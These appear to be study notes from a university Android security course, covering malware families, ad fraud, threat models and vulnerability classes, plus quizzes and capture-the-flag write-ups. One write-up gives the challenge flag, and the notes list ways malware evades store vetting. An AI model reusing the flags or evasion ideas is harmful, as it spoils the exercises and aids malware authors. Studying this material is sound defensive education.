- you can't use root/Google APIs on the device used in emulator, so one needs to install an emulator device without Google APIs
- the APIs must be written only in JavaScript for some reason

We want to specify the class/the object we want to get/retrieve and when we interact with the app, we inject the hook, and this will be visible on the emulator running via shared preferences usage (which allow to access/modify data over classes/apps). This will allow also to overload code writing code over existing one, allowing us to pass checks and do stuff pretty easily.

Link to the whole code example: (which will probably never work, like it happened to Losiouk and also me, but in case [here](#) you go)

For the native code part, it's usually made using Android Studio and selecting the proper option to do so. While Java uses `.dex` files, the shared object files are `.so` and it uses the `lib` folder. Using native code, we have to compile the library to have it compatible with the phone version. The native methods have as their identifying keyword "native" and their logic revolves around the library loading.

- The code that is written here can be made in C/C++ and have to interact with the JNI to bridge between the two. It usually bonds with the class it is made around. The libraries are created statically, while the code gets loaded dynamically. This gets usually called as a normal method and the logic is written in C.
- From C to access Java objects, reflection must be used. It uses an `env` object, which acts as a bridge between the two

We use tools like Ghidra, treating the shared libraries (guide for that [here](#)) as binary code (powerful in decompilation), or even IDA, when you will see the assembly code when decompiled (guide for that [here](#)).

## 12 ANDROID MALWARES: EXAMPLES AND TECHNIQUES (LECTURE 8)

---

Malware is software with a malicious intent and each one has relation with security vulnerabilities:

- malware may need to use/exploit security vulnerabilities to carry on its malicious actions
- discussion on malware will focus on the malicious behavior per se, what's the rationale behind it, various associated techniques

*Why do malwares exist at their core, wasting time writing malicious software?*

There are three main thrusts:

- *Just for fun* (as a prank) / bragging rights
  - "Hey, now your wallpaper is a pic of Justin Bieber, so funny"
  - "I hacked your phone, and I spammed your entire contacts list about it"
  - "I don't like you and I'll post something stupid on your Facebook"
- *To become rich*
  - This is the most common case and is one of the biggest incentives
    - Information stealing (and selling)
      - Credentials, personal data
    - Asking you to pay (ransomware)
    - Advertisement
    - Bitcoin mining
    - Send premium SMS
- *"Targeted" attacks*
  - Attacks meant to attack a specific, small set of individuals
    - Sometimes a specific person is targeted
  - These are the most advanced, sophisticated attacks
    - People writing these (or commissioning these) have a lot of money
  - Potential targets: political activists, journalists, etc.

*What does malware do and why?* Let's mention, while thinking about them, several examples on this (quoted every single one of them here just to give you the full perspective of them – not because they are needed):

- Cabir (2004)
  - First mobile malware
  - It targets Symbian OS
  - The payload is a "Caribe" popup message
  - Attempts propagation through Bluetooth
- Skull (2004)
  - The payload is slightly more annoying
  - It corrupts files related to critical functionalities
    - SMS / MMS
    - web browsing
    - camera
  - It replaces all icons with skulls

- Plankton (2011)
  - Found on the Play Store
  - Leak user's confidential information
    - contact list
    - bookmark
    - browser history
  - Monetization strategy
    - Confidential information is valuable, especially if it's about thousand-K/millions-M users
    - Sell confidential information on the illegal market
- DroidKungFu (2011)
  - Found on the Play Store
  - Root exploit
  - Bot-like capabilities
  - Monetization strategy
    - Valuable: A botmaster can direct K/M+ bots to do many things
    - Examples: distributed denial-of-service attack (DDoS attack), send spam, steal data "on request", device admin and monitoring
    - Once again: these "bots" can be sold on the illegal market

There are separate roles involved in the malware actions, which are fulfilled by different people:

- Whoever "writes" the malicious apps ("the developer")
  - The actual coder
- Whoever carries on the "infection"
  - Who adopts strategies to actual infect users with malware X
- Whoever directs the malware to do XYZ ("the operator")
  - Whoever "pulls the trigger"
- Whoever actually decides what the malware should do ("the customer")
  - "Bring website xyz.com down"

Moving on with other examples:

- Zitmo ("Zeus In The Mobile", 2011)
  - It is an extension of the notorious Zeus banking Trojan, which primarily targeted personal computers. Zitmo specifically focuses on mobile devices, such as smartphones and tablets.
  - This malware is designed to intercept and steal authentication credentials, primarily for online banking services, by injecting malicious code into the communication between the user and the targeted service, avoiding the two-factor authentication
- HippoSMS (2011)
  - It sends SMS to premium numbers
  - Stealthy: all the malware-related SMS are deleted

- Bitcoin Miner (2014)
  - o Legitimate apps repackaged to mine bitcoins in the background
  - o These were disassembled to inject malicious code inside devices, given the main app was already written and the mining code is stolen from another app
- Gooligan (2016)
  - o It stole tokens and authentication credentials, including Google account usernames and passwords. It could also be used to install additional apps from the third-party app store without the user's consent
  - o Once these credentials were obtained, the malware could fraudulently access Google services, such as Gmail, Google Drive, and Google Photos, among others

Another possible attack vector/category malware is the ransomware, also present in mobile.

- This is a type of malicious software designed to block access to a computer system or files until a sum of money, or ransom, is paid to the attacker
- The victim's data is encrypted, making it inaccessible, and a ransom in money is demanded in exchange for the decryption key or the promise to restore access, putting "pressure" on the user
- Some interesting examples of this kind [here](#)

Spyware on mobile devices refers to malicious software designed to *monitor and collect sensitive information* from a user's smartphone or tablet *without their knowledge or consent*.

- This often disguises itself as legitimate apps or embeds itself in seemingly harmless applications. Users may unknowingly download and install these apps, giving the spyware access to the device
- Once installed, spyware silently collects several types of data, such as call logs, text messages, GPS location, browsing history, and even keystrokes
- It is designed to remain undetected for as long as possible. It may hide its presence, disguise its activities, or employ other tactics to avoid detection by the user or security software


Examples of these kinds of malwares are:

- FlexiSPY (installable on the target devices), with the following [features](#):
  - o Call logs/recordings, Facebook/WhatsApp/Skype call logs/recordings
  - o Email recording, Calendar, Location tracking, SIM changed notification
  - o Keylogger, Application Screenshot
  - o Remote photo acquisition
- Some features require root: they help
  - o "[Installation Service](#)"
- Quite expensive:
  - o Premium: \$99 / 3 month
  - o Extreme: \$199 / 3 months



- Android RCS
  - Sophisticated malware used for "targeted attacks"
    - State-sponsored attacks, Advanced Persistent Threat (APT)
  - Developed by HackingTeam
    - Italian security company, selling their products to (shady?) governments
    - Irony points: they got hacked, all private emails/info on WikiLeaks
  - Lengthy list of SMS-controllable "features"
    - Leak the victim's private conversations, GPS location, and device tracking information, capture screenshots, collect information about online accounts, and capture real-time voice calls

Let's discuss now advertisement malware & frauds. There are several money-related malware and frauds related to these and an overall complex ecosystem to analyze, given malware authors can abuse the system in multiple ways. The following is an example of an ad ecosystem:



Ad fraud and malware can occur through fake clicks, impersonation, and malicious ads. Malicious actors use tricks like cloaking and SDK spoofing. Prevention includes fraud detection, security measures, and user education—stick to official app stores, keep devices updated, and be cautious with ads and links.

There are many ad frameworks (e.g., Google's Admob, InMobi, Flurry, LeadBolt, AirPush, etc.). They differ from many aspects:

- money they pay to the app developer
- the cost for the advertiser
- how aggressively the ad is delivered (which technique?)
- the level of "retargeting" they can offer

Some have *very* shady/annoying practices; they may employ intrusive ad formats, excessive frequency, or misleading content, leading to a negative user experience. Practices like auto-redirects, deceptive ads, or excessive data collection can be considered shady or annoying.

Let's then discuss the adware, which are aggressive advertisement techniques:

- notifications (sticky), shortcuts, overlays, in-app & abstract banners
- ads that pop out "out of nowhere" so you don't know which app is responsible for which ad
- ads in the "lock screen" view

This is not technically a fraud, but it's annoying for the user:

- but he is more likely to click on an ad → more money
- if he is too annoyed & he finds the culprit app → uninstall

An example of this are *annoyware*, software that continuously shows reminders or pop-up windows to remind users to perform a particular action, such as registering or buying software. They often employ the usage of the fake "X" buttons, scaring the non-expert user with safety related ads.

Here we explain how an ad click fraud happens:

- An app embeds ads, and it simulates user's clicks
  - o App and ad views live in the same sandbox
- To the ad network, it seems that the user clicked on ads!
- App developer gets money
  - o The ad framework/the publisher gets money as well
- Net result
  - o The advertiser/brand gets scammed
  - o The advertiser loses trust in the publisher
    - It's in the publisher's best interest to show they detect/combat frauds

Automated traffic detection is a process used by online platforms, such as advertising networks or websites, to identify and distinguish between legitimate user interactions and those generated by automated bots. The goal is to ensure that the traffic and user engagements are authentic:

- Automatic clicks are/were easy to detect
  - o Quite simple interactions, "easy" to distinguish user vs. bot
- Bots are now simulating real user's behavior
  - o They can simulate users filling forms and watching videos
- Recent massive ad fraud: [link](#)
  - o Millions of users "infected" and "tracked"
  - o "By copying actual user behavior in the apps, the fraudsters were able to generate fake traffic that bypassed major fraud detection systems."

Click farms refer to operations where large groups of low-paid workers, often located in various parts of the world, are employed to engage in activities such as clicking on online ads, liking social media posts, or performing other actions that contribute to artificial engagement metrics.

- Unlike automated bots, click farms utilize actual humans to interact with digital content
- "Large groups of low-paid workers whose job is to click on ads"
- We are talking about "actual humans"
- Interesting example for you to see [here](#)

Hiding ads in mobile apps involves deceptive practices where the app utilizes multiple ad frameworks, and some of the ads are intentionally concealed from the user. The aim is to make both the publisher (app developer) and the advertiser believe that the ads have been displayed to the user when, in reality, they are hidden from view.

- Ad stacking involves placing multiple ads on top of each other within the app's layout. Only the topmost ad is visible to the user, while the others remain hidden beneath it.
- Pixel stuffing is a technique where ads are sized to fit within tiny, often 1x1 pixel views. The ad is so small that it becomes practically invisible to the user.

Installation referral stealers refer to deceptive practices where an app or a company artificially boosts its installation numbers by stealing or manipulating the credit for installations that should be attributed to other sources.

- In a major [scandal](#) reported by BuzzFeed, Cheetah Mobile, a Chinese company, faced accusations of a multi-million-dollar scam involving installation referral stealers. The controversy revolved around eight apps with a staggering total of more than 2 billion downloads. Updates [here](#).

This procedure basically allows for listening to the latest apps installed and trying to emulate the action user did to trigger the app installation.

- App developers pay 50 cents → \$3 to partners that help drive new installations
- Mechanism based on "Installation referrals"
- A just-installed app can "look back" and check "which device / app / ad framework" should be thanked for the installation

The fraud happens via *click flooding* and *click injection*. Consider this process on the mentioned Cheetah Mobile apps:

- The Cheetah apps listen for when a user downloads a new app
- As soon as a new download is detected, the Cheetah app sends off clicks to ensure it gets "the last click"
- It wins the bounty (even though it had nothing to do with the app being downloaded)
- This is true even in cases when no ad was served, and they played no role in the installation

It starts the just-installed app without the user's knowledge:

- This helps increasing the odds that it will receive credit for the app install, as the bounty is only paid when a user opens a new app
- "They passed the attribution through many ad networks to hide the fact that so many attribution wins are coming from these apps"

A particular example is the "Kika keyboard" app:

- It tracked keywords typed by users when they were searching for apps
- It generated a series of clicks in an attempt to claim the bounty of potential future installations

Ad targeting is a core feature of many ad frameworks, enabling advertisers to customize and optimize the delivery of ads to specific groups of users. The process involves building a profile for each user based on their behavior, preferences, and other relevant data, customizing the user profile.

- Ad targeting: "the ability of tailoring which ads are shown to which user"
- Ad framework builds a "profile" of each user
  - o Profile ⇔ "User X likes Nesquik"
  - o This is one of the key feature of Facebook
    - They know everything about you from your "likes", "pages you visit", "websites you visit"
  - o Also some user searches inside search engines like Google: gather as much data as possible and selling it to partners.
  - o From Android O, "ANDROID\_ID" is unique per device / per signing key

Cross-device tracking (XDT) is a technology and practice used in the digital advertising and analytics space to monitor and link a user's activities across multiple devices. The primary goal is to create a cohesive and unified user profile spanning various devices:

- Users browse the web via their laptop and via their mobile devices
- "Chrome on laptop" profile is not linked with "Android device" profile
- This can allow an attacker to attempt to "link" users behind many devices


XDT enables ad re-targeting:

- User is in front of her television, and an ad about Nesquik is shown
- The user's mobile device "detects" that Nesquik ad was just shown
- Ad framework within mobile app pops out with a Nesquik-related ad

How can it be done? An example might be Google, which can track you across devices because most users are "logged in" in all of them (for example, users are logged in their Chrome browser on their laptop and on their Android devices, thus establishing a link between them).

Another more advanced technique currently in research and also can be read [here](#) and use case [here](#) is Ultrasound-based Cross-Device Tracking, which allows to track users across multiple devices (smartphones, PCs, televisions).

The idea is simple: the microphone on your mobile device is used to "pick up" ultrasound-based "beacons" emitted by other devices around you (television, laptop, etc.).



*How does malware get on your phone?*

There are multiple security mechanisms to bypass:

- Google Play Store's vetting (selection) process
- Each app needs to be manually installed
  - o Why would a user install these malicious apps?
- Many security mechanisms on Android
- Permission system: the user is asked for everything

We will analyze each one, starting from Google's Vetting Process:

- Google scans each APK submitted to the Play Store
- The app needs to pass security checks
- Only after the app has passed all the checks, it is accepted to the store and users can start downloading it

In this vetting process, several security checks are employed:

- Static program analysis
  - o It consists in trying to understand what the app is doing without running it
  - o It looks for common "malicious" patterns
- Dynamic program analysis
  - o Same goal, but it actually runs the app (about 5 minutes) and logs what it does
  - o They run the apps within emulators (this is my understanding)
- Analysis on metadata of the app / app developer

There are many bypasses on this however:

- Bypassing static analysis
  - o Code obfuscation
  - o Dynamic code loading (now "against the policy", but can be undetected)
- Bypassing dynamic analysis
  - o Emulators can be detected → malicious functionality is not executed
  - o Intentionally delayed functionality
  - o Check for user's presence
- Note: Google can only control the Play Store
  - o Google can't "prevent" malware to be published on 3rd-party stores

Once Google's vetting process is bypassed, how to convince the user to install a specific app? There are several strategies are involved:

- Social Engineering (a very complete – book – interesting read on this alone [here](#))
  - o Somehow convince the user that the app he is looking for is exactly yours
  - o Possible techniques
    - Upload similar-looking apps on the store and hope the user is tricked
    - Malicious ads point the user to the wrong app
    - Offer the "free" version of an otherwise "paid" app
    - Offer "extra features" with respect to the "basic" version of the app
  - o This happens with every single famous Android app, so you will see some fake names or guides on apps which are just fake – just explore the Play Store and you will easily see
- Repackaging
  - o This is very trivial from the technical standpoint
    - download app *A*
    - unpack it
    - add "feature *XYZ*"
    - repack it
    - upload it with slightly different name (or somewhere else)
  - o There are some use cases on this
    - Paid app is repackaged / re-uploaded as "free" but with
      - Advertisement → the 'malware' author gets ads money
      - Tracking functionality to steal user's data
      - Actual malicious functionality
    - Repackaged free apps are advertised with extra features
      - These extra features may not even exist

- Benign-becomes-malicious aka "turning bad"
  - o App that is initially benign suddenly becomes malicious
    - All users will be infected at the next update (which happen automatically)
  - o How can this happen?
    - "Legal" change of ownership
      - The app is sold to a new "developer", who abuses the popularity of the app to start with an already big user base
    - The developer gets hacked
    - An entire software editor gets hacked

An example on this is *XcodeGhost*, which was a significant malware incident that affected iOS app developers and users.

- It was compromised version of Apple's Xcode, the integrated development environment (IDE) used for iOS app development, published on Chinese Market
- The compromised Xcode, named XcodeGhost, included a malicious code that allowed it to inject unauthorized components into apps being developed.
- Many apps were modified with malware as a result, having over 4000 "benign" apps infected (including WeChat)
- Malicious behavior included
  - o stealing user device information
  - o read/write clipboard
  - o hijack opening URLs

Even if the attacker can install an app, there are many security checks / mechanisms in place. This is when "security vulnerabilities" kick in:

- malware can bypass permission checks, mount privilege escalation attack, attack other user's apps, get code execution on your phone by just being on the same Wi-Fi

## 12.1 QUESTIONNAIRE 7 – LECTURE 8

---

1) Which one is the least likely motivation for developing a malware?

- a. Financial gain
- b. Causing chaos, damaging devices, or disrupting the normal functioning of systems
- c. Espionage

2) Which of the following malware types is least likely to exploit SMS premium services for unauthorized charges or subscriptions in Android?

- a. Spyware
- b. Keyloggers
- c. Adware

The second one it's the least related in this specific question.

3) Which of the following actions is least associated with mobile ransomware?

- a. Encrypting files and demanding a ransom for decryption.
- b. Displaying intrusive advertisements on the device.
- c. Locking the device and demanding a ransom for unlocking.

4) Which of the following activities is least associated with spyware on mobile devices?

- a. Gathering sensitive information such as login credentials and personal data.
- b. Monitoring and recording user's keystrokes and online activities.
- c. Displaying intrusive advertisements on the device.

5) Who DOES NOT gain money in an advertisement framework used in a mobile context?

- a. The advertisement framework developer
- b. The user
- c. The mobile app developer

6) Which of the following is NOT a characteristic of adware?

- a. It can slow down your mobile device
- b. It is a type of virus
- c. It displays unwanted advertisements

Adware is not a virus (which propagates between devices), but a malware.

7) Which of the following is a way to prevent cross-device tracking on mobile devices?

- a. Disable ad tracking in your mobile device's settings
- b. All of the above
- c. Use a VPN or Tor

8) Which one is NOT a feasible way for an attacker to install a malware on the victim device?

- a. Social engineering
- b. Repackaging attack
- c. Triggering the automatic installation of the malware

9) Which of the following statements least accurately describes an Android repackaging attack?

- a. An Android repackaging attack disguises malicious code within a legitimate app to deceive users and bypass security measures
- b. An Android repackaging attack involves modifying a legitimate app's package name and signing it with a different digital certificate
- c. An Android repackaging attack is a technique used to intercept and modify network traffic between an Android device and external servers

## 12.2 CHALLENGE 10 – GOINGNATIVE

---

For this challenge was given no description/text inside the usual Google Form, so nothing to report here. We're only given the .apk file, for us ready to inspect.

### Solution

Let's start from the usual:

```
jadx -d out goingnative.apk
```

From the path "out/sources/com/mobiotsec/goingnative/MainActivity.java", there are some interesting things to notice:

- there is a native function `checkFlag`
- there is a library which is being loaded, which is "goingnative"
- the function `splitFlag`, which checks if the flag in the format `FLAG{XXXXXXXXXX}` and if it is 15-character long

The function `splitFlag` uses code from the dynamic library and we can use some tool like Ghidra/IDA (here, the first one will be used) to analyze the library. This can be found in the resources folder, precisely inside "out/resources/lib/x\_86\_64/libgoingnative.so".

In the list of functions, we can notice

"Java\_com\_mobiotsec\_goingnative\_MainActivity\_checkFlag" function, which contains a validation over the flag being input, giving "Correct flag" or "Invalid flag" as output. There is a loop evaluation going on to check if the input

The key part is found inside the `validate_input` function, specifically in the check for three parts of the string: "status", "1234" and "quo". This undergoes the observation of the `strtok` function, which puts a delimiter between all chars. We still don't know what such delimiter can be; one chance can be putting the underscore which is the usual delimiter as char or either trying the app itself executing via the `MainActivity`.

Inputting it, this confirms the flag is: `FLAG{status_1234_quo}`



## 12.3 CHALLENGE 11 – GOINGSERIOUSNATIVE

---

For this challenge was given no description/text inside the usual Google Form, so nothing to report here. Inside the form we notice there is a PIN input to give. We're only given the .apk file, for us ready to inspect.

### Solution

Let's start from the usual:

```
jadx -d out goingseriousnative.apk
```

From the path

"out/sources/com/mobiotsec/goingseriousnative/MainActivity.java" there are some interesting things to notice:

- there is a native function `checkFlag`
- there is a library which is being loaded, which is "goingseriousnative"
- the other parts of the code simply set a text being changed, before, currently and after, the on click we get a string which gets set in the main widget. The value of the flag is in clear, but as said, a PIN is required and so we will delve into further analysis.

We can see the binary gets loaded and we will look into

"out/resources/lib/x\_86\_64/libgoingseriousnative.so" with a tool like Ghidra.

In the list of functions, we can notice

"Java\_com\_mobiotsec\_goingnative\_MainActivity\_checkFlag" function, which uses two parts; *preprocessing* checking inputs and *validation*.

The `Checkflag` itself does nothing, instead the *preprocessing* is much more interesting. We can see there's a loop here, using a delimiter with the `strtok` function. This time IDA tells us more things; we can see there is an input going on, using the `scanf` function with the `%d` format, which convert an input string called `s` into the decimal format. Before the `strtok` function, there is the increment of a counter (`ecx` value, so `var_44`) and the result of such elaboration inside the `var_20` register.

We can also see an instruction which applies a shift over the current counter value, multiplying it by 4 given it is an integer. The result of such computation is hence saved into an array of integers, given a correct validation or `-1`.

The `validate` function gets called in the middle of preprocessing and actually takes back the computation from such function; we can see there is a compare between 5 and the actual value; it then jumps towards where the `validate` will receive the array of integers as argument and applies the delimiter character with the string. The `Rbp+var_14` is the loop counter, while the `Rbp+var_10` is the array of integers which is received from `rdi` register as parameter.

The compare actually checks if the strings is made by 5 tokens; if decompiled in Ghidra, we see the loop iterates 5 times, one for each digit. There is also the compare with the value `64h` (100 in decimal representation). The `jge` assembly instruction makes us understand there is a compare between that value and the sum of such, which creates a 5-digit PIN which sum should be greater than 100. If it less than that value, it returns (Ghidra shows this).

## 13 THREAT MODELS AND VULNERABILITIES (LECTURE 9)

---

We explored what *an attacker would like to do*, giving a *list of possible malicious* behaviors assuming an attacker has arbitrary code execution and arbitrary privileges. Here, we will explore the "*how*" an attacker can do what he wants and how he can bypass security protections and security vulnerabilities.

A security vulnerability (aka "security bugs") is defined as a weakness that allows an attacker to perform actions that:

- were *not meant to be possible*
- have some *negative security repercussions*

Some vulnerabilities are much more important than others, given:

- they are all different
- they have each a unique way on how to *classify* them and *determine their severity*

A threat model outlines what it is assumed an attacker *can* do and *cannot* do.

- *Weaker* requirements are implicitly *included*
  - o E.g., app installed as root
- *Stronger* requirements are implicitly *excluded*
  - o E.g., app cannot run in trusted environment

Keeping the threat model in mind is of critical importance when discussing *attacks* and *defense* systems:

- Attack *X* is possible under threat model *T*
  - o Without knowing *T*, all attacks could be trivial / impossible
- Defense system *Y* is effective under threat model *T*
  - o Without knowing *T*, all defense systems could be safe / vulnerable

Let's assume the following *threat modelling for attacks*:

- "I can write arbitrary files assuming I have code execution as third-party app"
- "I can write arbitrary files assuming I have root access"

Rule of thumb to judge usefulness of a "new" attack:

- If assuming threat model *T*, you knew how to achieve goal *G* already (without using the added info), this is not interesting

There are exceptions: if the new attack shows a completely new technique, then it could still be interesting (in cybersec, everything is interesting in terms of experience).

Consider now the *threat modelling for defense systems*:

- App sandbox is useless when attacker is root
- A defense system may not be able to protect from all attackers, but if it *protects from "frequent" threat models*, then it's useful nonetheless
- If defense *doesn't restrict anything* an attacker could do without it and in any scenario, then it's considered *useless*
  - o This is not always true however: consider *defense in depth*
    - holistic protection – approach using multiple layers of security employing different defense mechanisms according to the attack

There are many possible threat models, some are useful. Let's list some common threat models:

- Malicious app on victim's device with
  - o arbitrary permissions
  - o permission *X* and *Y*
  - o zero permission
- *Type of permission X* (e.g., "normal" vs. "dangerous") is particularly important for risk assessment
  - o How easy is it for an attacker to get permission *X*?
    - Requirement for user's "permission acceptance" makes everything more complicated

From the attacker point of view, consider the scenario where he:


- Knows victim's *phone number*
- Can lure the victim to *visit an arbitrary URL*
- Is on the *same "network"* of the victim
- Can run code as a *privileged user* (root, system)
- Can run code in the *kernel*
- Can run code in a *Trusted App* (TEE userspace)
  - o Trusted Execution Environment (TEE) helps code and data loaded to be confidential and intact – included inside Linux kernel
- Can run code as within the *TEE OS*
- Has *physical access* to the device

We can discuss *three classes* of common threat models (reference [here](#)):

- Remote attacker
  - o Does not interact with victim, but just uses remote resources
  - o E.g., email/malicious webpages/SMS/network protocols/Internet
- Proximal attacker
  - o Attacker closer (from a physical point of view) to the victim
  - o E.g., SMS/NFC/Wi-Fi/Bluetooth/hardware-based attacks
- Local attacker
  - o Attacker can have physical access to the device itself/can install malicious apps
  - o E.g. Misconfigured permissions/Weak authentication mechanisms

The threat model determines the attack surface, which is the sum of the different points (the "attack vectors" – entry points) where an unauthorized user (the "attacker") can try to enter data to or extract data from an environment.

There is usually a gap between "threat model" and "what the attacker wants to do"



Let's give a *vulnerability characterization* according to their high-level type – aka “what kind of bugs”:

- EOP: Elevation of Privilege
  - A security issue where an attacker gains higher-level access or permissions
  - E.g., a regular user which somehow obtains administrator-level access, it's an elevation of privilege vulnerability (like using user trusted code and gaining higher privileges)
- RCE: Remote Code Execution
  - An attacker can execute code on a target system remotely
  - If an application or system is susceptible to remote code execution, an attacker could potentially take control of the entire system
- ID: Information Disclosure
  - This involves the unintentional exposure of sensitive information
  - It could include anything from login credentials to personal data. It's a risk when unauthorized parties can access information they shouldn't have
- DOS: Denial-of-Service
  - It aims to disrupt the normal functioning of a system, network, or service, making it temporarily or indefinitely unavailable (source unavailable)
  - This can be achieved by overwhelming the target with a flood of traffic or exploiting vulnerabilities to exhaust resources; physically, it can also mean bricking

Vulns are more/less important depending on *which device hardware/software component is affected* (for example, considering where the bug appears) – we are understanding the “where” of the bug. Here you can see a number of relevant process types, better understanding the “where” (reference [here](#)):

- *Constrained process*
  - process *more limited* than a normal application
- *Unprivileged process*
  - *third-party* app
- *Privileged process*
- *Trusted Computing Base (TCB)* – have a read at [this](#) to get a good grasp out of this
  - kernel, has capability to load scripts into a kernel component, baseband
  - kernel-equivalent user services (`init`, `ueventd`, `vold`)
- *Bootloader*
- *Trusted Execution Environment (TEE)* – for Android see [here](#)
  - secure area of a main processor
  - helps code and data loaded inside it to be protected as confidential and integral
  - in case of Android, it's based on Trusty API and is virtualized by ARM TrustZone

There are still two aspects of the where:

- In *which* component is the bug?
  - Is this component privileged?
- In *which* part of such component is the bug?
  - Input processing?
  - Can the attacker reach it?
    - If yes: great
    - If no: no matter what the bug is, it may be useless

The combination of the "type" of bug and "where" it is (i.e., which component is affected) determines its severity and relevance. The question to answer is: how "easy" is it to "exploit" and how much "powerful"?

Exploitation is the process of "taking advantage" (i.e., "exploiting") a vulnerability so that an attacker can perform unintended actions.

- Specific vulns may be exploited only by specific attackers
- *Threat model* analysis tells us "which types of attackers can exploit which vulns".

The severity of a vulnerability is calculated as follows:  $Severity = ease\ of\ exploitation * damage$

- *Ease of exploitation* refers to how straightforward it is for an attacker to leverage a vulnerability and successfully compromise a system or network
  - o Factors such as the simplicity of the attack, availability of tools or exploits, level of skill required are considered
- *Damage* of a vuln also depends on the type of victim, looking at the effects on the system itself

To determine their importance, Google assigns a "severity" score to each bug according to a scale measured as "Low", "Moderate", "High" and "Critical". Specifically:

- The score is assigned depending on the combination of
  - o *type of bug* / what the attacker can achieve
  - o which *component* is affected
  - o under which *condition* it can be exploited
- The score determines *how Google prioritizes its fix* and deployment of the patch
- There are many different possibilities
  - o Conceptually, a severity can be assigned to each combination of the relevant aspect
  - o Full list of Android severities shown [here](#)
- More generic alternative (but of dubious utility)
  - o CCVS: Common Vulnerability Scoring System ([wiki](#))
    - Numeric score from 0 to 10
    - Several metrics are combined via a numeric expression
      - Access vector, attack complexity, authentication, impact vs. CIA triad, etc.

Attackers can take different bugs and "chain" them (called in jargon, *vulnerability chaining*); consider:

- Chainspotting: Building Exploit Chains with Logic Bugs (wrong on slides the link, right one [here](#))
  - o Chain of 11 bugs across 6 unique applications
  - o Net effect: remote attacker can install + run arbitrary APK

Discussing the *vulnerability tracking* there are thousands of bugs are discovered every year.

- Important to track them + convenient way to address them
  - o To *reference* specific vulns when discussing about their details
  - o To *describe* which vulns are fixed in a security update of an affected component
  - o To *distinguish* between similar (but different) vulns affecting the same component

A common tracking is the *Common Vulnerabilities and Exposures (CVE) system*, reference for known security vulns.

- They are in the  $CVE- < year > - < id >$  format
  - o Example: [CVE-2015-3864](#)
  - o The CVE is assigned during the vuln disclosure / fixing process
- Several databases that systematize available information over the different CVEs (e.g. [here](#))

- Several other info you can find on the Android monthly security bulletins [here](#)
  - o They gather info like CVE, type, component affected, severity (and its rationale), relevant threat models, attack vectors

### 13.1 QUESTIONNAIRE 8 – LECTURE 9

---

1) Which of the following actions is an attacker not able to perform when gaining root access on a device, thus introducing a novel attack if managing to complete it?

- a. Install and run a malicious app
- b. Modify system files and configurations
- c. Perform a software update for increased security

2) Specify which of the following attack scenarios is less common:

- a. NFC Hacking
- b. Phishing Attacks
- c. Malicious App Downloads

3) Assuming the attacker can lure the victim to visit an arbitrary URL, which attack would not be able to complete?

- a. Remote Device Takeover
- b. Drive-By Downloads
- c. Phishing Attack

4) If an attacker successfully runs code in the kernel of a mobile device, which attacks cannot he complete?

- a. Rootkit Installation
- b. Privilege Escalation
- c. Complete Remote Control

5) Which of the following statements accurately describes the process of exploitation in cybersecurity?

- a. Exploitation is the process of "taking advantage" of a vulnerability so that an attacker can perform unintended actions.
- b. Exploitation is the process of enhancing system performance and efficiency.
- c. Exploitation is the process of identifying and patching vulnerabilities in software.

6) When assessing the severity and relevance of a bug, what factors play a crucial role in determining its impact?

- a. The combination of the "type" of bug and "where" it is (i.e., which component is affected).
- b. The programming language used to develop the software.
- c. The target victim device.

7) Among the following ones, select which is NOT an EOP attack

(where EOP = Escalation Of Privilege, I write it for you to remember)

- a. Remote attacker ⇒ local attacker
- b. Attacker with code execution with app's sandbox ⇒ write files in its private directory
- c. Attacker with code execution with app's sandbox ⇒ system user/root

8) What does the term "attack surface" refer to in the context of cybersecurity?

- a. The sum of the different points (the "attack vectors") where an unauthorized user (the "attacker") can try to enter data to or extract data from an environment.
- b. The level of encryption used to protect sensitive data.
- c. The total number of physical servers in an organization's data center.

## 14 CLASSES OF VULNERABILITIES (LECTURE 10)

There are many classes of vulnerabilities and here we discuss the ones related to mobile devices. The list is not exhaustive, and we will discuss them by attack surface.

The attack surface *enumeration* is from high-level to low-level:

- the user
- apps (third-party apps and system apps)
- system components / operating system
- hardware (RAM)

Starting from *attacking the user*:

- the main attack vector here is social engineering
  - o this regards trying to steal some information or encouraging the victim install a malicious application, promising a reward and so forth
  - o another example is the phishing attack, relying on the user feelings to get access to sensitive data
  - o there can be even a physical attack, e.g. accessing into a building and steal users data

When *attacking apps*, many things can go wrong in many different ways. There are two main aspects:


- What
  - o Attacker may *abuse sensitive resource/permission* the app has access to
  - o Attacker may *leak sensitive information* the victim app has access to
- How
  - o How can an attacker interact with a target app?
  - o *Entry point enumeration*
    - Identifying possible ways to attack systems/networks/organizations

Several scenarios which can lead to attacks:

- App connects to network backend
  - o If network is in clear text and not encrypted, everything can be modified in realtime (man-in-the-middle between the app and the server)
- Dynamic code loading
  - o Execution of malicious code at runtime exploiting the app itself
